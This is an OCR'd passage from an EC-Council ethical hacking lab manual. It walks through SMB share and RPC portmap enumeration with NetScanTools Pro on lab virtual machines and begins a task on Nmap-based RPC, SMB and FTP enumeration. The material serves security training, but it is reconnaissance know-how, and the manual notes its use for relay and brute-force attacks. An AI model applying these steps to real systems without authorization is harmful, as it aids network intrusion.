All Rights Reserved. Reproduction is Strictly Prohibited.


24. In the **SMB Scanner** window, click the **Get SMB Versions** button.



25. Once the scan is complete, the result appears, displaying information such as the NetBIOS Name, DNS Name, SMB versions, and Shares for each target IP address.



26. Right-click on any of the machines (in this example, we will use **10.10.1.19**) and click **View Shares** from the available options.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

27. The **Shares for 10.10.1.19** window appears, displaying detailed information about shared files such as Share Name, Type, Remark, Path, Permissions, and Credentials Used. Close the **Shares for 10.10.1.19** window.




Note: By using this information, attackers can perform various attacks such as SMB relay attacks and brute-force attacks on the target system.

28. You can view the details of the shared files for the target IP address **10.10.1.22** in the same way.


29. In the left pane, under the **Manual Tools (all)** section, scroll down and click the ***nix RPC Info** option, as shown in the screenshot.

Note: If a dialog box appears explaining the tool, click **OK**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

30. In the **Target Hostname or IPv4 Address** field enter **10.10.1.19** and click **Dump Portmap**.



31. The result appears displaying the RPC info of the target machine (**Windows Server 2019**), as shown in the screenshot.



Note: Enumerating RPC endpoints enables attackers to identify any vulnerable services on these service ports. In networks protected by firewalls and other security establishments, this portmapper is often filtered. Therefore, attackers scan wide port ranges to identify RPC services that are open to direct attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

32. This concludes the demonstration of performing SMB and RPC enumeration on the target systems using NetScanTools Pro.
33. Close all open windows and document all the acquired information.
34. Turn off the **Windows 11** and **Windows Server 2022** virtual machines.

Task 2: Perform RPC, SMB, and FTP Enumeration using Nmap

Nmap is a utility used for network discovery, network administration, and security auditing. It is also used to perform tasks such as network inventory, service upgrade schedule management, and host or service uptime monitoring.


Here, we will use Nmap to carry out RPC, SMB, and FTP enumeration.

Note: Before starting this lab, we must configure the FTP service in the target machine (**Windows Server 2019**). To do so, follow **Steps 3-12**.

1. Turn on the **Parrot Security** virtual machine.
2. Switch to the **Windows Server 2019** virtual machine.

